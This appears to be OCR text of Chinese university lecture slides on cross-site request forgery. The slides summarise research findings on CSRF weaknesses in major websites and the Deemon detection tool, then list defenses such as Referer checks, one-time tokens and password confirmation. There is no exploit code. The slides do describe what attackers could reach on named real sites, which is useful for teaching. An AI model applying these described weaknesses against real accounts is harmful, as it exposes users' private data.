
Type	Vulnerable Web Sites	Impact
preAuth-CSRF	e-Government web site for tax filing	Victim can be tricked to reveal his/her private financial information
	Search engines (Google, Bing)	Web Search history of the victim can be accessed by the attacker
	Video-sharing (YouTube)	History of the videos searched & watched by the victim is accessible to the attacker
postAuth-CSRF	Online Dating (Twoo)	Attacker can compromise the victim's Twoo account and access the victim's chat history, know the victim's dating preferences, sexual orientation etc.
	Online shopping (eBay)	Attacker can access victim's eBay account and shop using the financial information associated to that account.
	Smartphone company's web site	Attacker can compromise the victim's account at the phone company's web site and access the victim's phone data remotely, including SMS, contacts list, gallery items, location info, etc.

TABLE 1: Excerpt of our Findings

- **we provide a comprehensive analysis of Auth-CSRF attacks taking into account both pre-authentication and post-authentication processes (to the best of our knowledge, something like this has not been done yet);**
- **there are 318 exploitable Auth-CSRF vulnerabilities affecting 185 web sites from the Alexa global top 1500 (among the 265 web sites we tested), i.e. ~70% of the web sites we tested were vulnerable to Auth-CSRF; we also report on our responsible disclosure experience.**

AUTOMATE ?

2017.11



Deemon: Detecting CSRF with Dynamic Analysis and Property Graphs

Giancarlo Pellegrino
CISPA, Saarland University
Saarland Informatics Campus
gpellegrino@cispa.saarland

Martin Johns
SAP SE
martin.johns@sap.com

Simon Koch
CISPA, Saarland University
Saarland Informatics Campus
s9sikoch@stud.uni-saarland.de

Michael Backes
CISPA, Saarland University
Saarland Informatics Campus
backes@cispa.saarland

Christian Rossow
CISPA, Saarland University
Saarland Informatics Campus
rossow@cispa.saarland

Deemon: Detecting CSRF with Dynamic Analysis and Property Graphs, *in 24th ACM Conference on Computer and Communications Security, 2017 (CCS 2017),* **November 2017**

In this paper, we present Deemon, to the best of our knowledge the first automated security testing framework to discover CSRF vulnerabilities.




Figure 2: Overview of the detection phase of Deemon.

Category	Web Application	Version	LoC
Accounting	Invoice Ninja (IN)	2.5.2	1,576,957
	Simple Invoices (SI)	2013.1b.8	601,532
eCommerce	AbanteCart	1.2.4	151,807
	OpenCart	2.1.0	153,863
	OXID eShop	4.9.8	370,723
	PrestaShop	1.6.1.2	420,626
Forum	MyBB	1.8.8	150,622
	Simple Machines Forum (SMF)	2.0.12	153,072
eMail	Horde Groupware Webmail (Horde)	5.12.14	178,880
	Mautic	1.4.1	2,190,920

Table 3: Web applications for the evaluation.

We evaluate the effectiveness of Deemon with 10 popular open source web applications. Our experiments uncovered 14 previously unknown CSRF vulnerabilities that can be exploited, for instance, to take over user accounts or entire websites.

跨站请求伪造——防御建议

- **在服务端区严格区分好POST与GET的数据请求。**
- **可以考虑使用referer来判断请求来源。**
  - 如果referer是站外的话就拒绝请求。Flash的referer为空，记得不要漏了空值。
  - 在客户端伪造referer值？

跨站请求伪造——防御建议

- **Token 使用原则**
  - Token要足够随机
    - 只有这样才算不可预测
  - Token是一次性的，即每次请求成功后要更新Token
    - 这样可以增加攻击难度，增加预测难度
  - Token要注意保密性
    - 敏感操作使用post，防止Token出现在URL中
- **在一些重要的表单提交处可以考虑使用验证码或者密码确认方式进行。**
  - 这种方法很有效，但是削弱用户体验

参考网络资源


Xeye 2009-07-11
CROSS SITE ATTACK


精武门
开放 共享 创新
CSRF攻击-苏醒的巨人
cosine-
evilcos@gmail.com
Knownsec Team


去年跨过的客户端
evilm0.bat@gmail.com


PKAV-EDU
《XSS漏洞利用》
PASSWORD
第3讲
BY
GAINOVER

参考资源

CCS 2017

Code-Reuse Attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets

Sebastian Lekies
Google
slekies@google.com

Krzysztof Kotowicz
Google
koto@google.com

Samuel Groß
SAP
mail@samuel-gross.com

Eduardo A. Vela Nava
Google
evn@google.com

Martin Johns
SAP
martin.johns@sap.com

CCS 2017

Deemon: Detecting CSRF with Dynamic Analysis and Property Graphs

Giancarlo Pellegrino
CISPA, Saarland University
Saarland Informatics Campus
gpellegrino@cispa.saarland

Martin Johns
SAP SE
martin.johns@sap.com

Simon Koch
CISPA, Saarland University
Saarland Informatics Campus
s9sikoch@stud.uni-saarland.de

Michael Backes
CISPA, Saarland University
Saarland Informatics Campus
backes@cispa.saarland

Christian Rossow
CISPA, Saarland University
Saarland Informatics Campus
rossow@cispa.saarland

后续课程内容

- **第二部分：Web客户端安全**
- **详细讲解XSS跨站、跨站点请求伪造、点击劫持等前端安全。**
- 2.1 OWASP Top Ten
- 2.2 XSS与CSRF
- 2.3 ClickJacking
- 2.4 浏览器与扩展安全
- 2.5 案例分析

[2017秋]Web Security

扫一扫二维码，加入该群。

谢谢大家

刘奇旭

liuqixu@iie.ac.cn

中科院信工所 第六研究室

中国科学院大学
University of Chinese Academy of Sciences